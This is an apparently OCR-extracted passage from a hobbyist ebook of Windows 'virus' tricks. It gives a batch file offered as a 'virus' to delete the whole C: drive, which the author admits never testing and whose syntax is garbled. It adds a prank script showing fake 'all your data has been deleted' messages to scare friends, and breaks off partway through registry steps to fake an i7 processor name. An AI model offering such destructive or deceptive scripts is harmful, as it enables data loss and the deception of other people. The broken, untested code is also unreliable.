
EMPTY HDD

FORMAT HARD DISK WITH NOTEPAD


In this article we are going to learn how to delete completely your C: drive of your computer without a formatting compact disk. Just do it on your own risk because it will destroy the windows of you system and for this I am not responsible.

FOLLOW THE BELOW STEPS TO FORMAT YOU C: DRIVE:_
Open the notepad and type the following give code

CODE:
@echo off del C:\ *.* \y



Save it with the extension ".bat"
Such as "virus.bat".



Double click on the saved file to run this virus.
Command prompt will be opened after you where it will be deleting your drive.
Note: “I have not tried this virus yet, and also please don’t try on your personalcomputers. If you have triedever please give me the reviews.”

LET’S HAVE SOME FUN


FUNNY VIRUS TO SHOCK YOUR FRIENDS

Hello guys, I think after reading the above chapters now it’s time to have some fun. In this article we are going to learn that how to give a shock to your friend for a minute.


Basically here we are going to create a funny virus which will not actually harm your friend’s computer but it will shock him/her for a minute.

So let’s create that virus following the same steps as we have created some viruses in previous chapters.
So follow the steps:
Open the notepad and type the following code:

CODES:
@echo off
msg * your computer is attacked by a virus.
msg * click ok to format.
msg * all your data has been deleted.



Save the document with the extension “.bat”
For example you can save the virus by the name “funny virus.bat”



Now your work is to execute the virus.
Just double click on the virus and it will show you a message that

"your computer is attacked by a virus".

Now either you click on "ok" or you close the above message box, it will again show you a message "click ok to format".
And I am sure that you will not going to click on ok.
But again it does not matter if you click on ok or close the box, but I am sure that you will close the box.
Again it will show you a message that "all your data has been deleted".
And for a moment your friend's heartbeat are going to be on the optimum.

So this is a funny way to shock your friends without harming them actually.

DO YOU HAVE i7


?

HOW TO CHANGE YOUR PROCESSOR NAME


The trick we are going to learn here is the most interesting trick and I am sure that it will increase your prestige among your friends. Because now these days it's a big deal among the group of your friend that if you have i3, i5 or i7 processor.
So let's learn how to change your pc from any of core processor to i7.

For it you have to follow these steps:


First of all you have to go on the "run" option and write "regedit" to open the registry editor of your computer and click on ok
It will open the registry editing window after you.




Open the "HKEY_LOCAL_MACHINE" as highlighted in the figure.




Then open the “hardware” option present under it.



Then open the “Description” option and then open the “system” option. Also open the “central processor” option under system option.

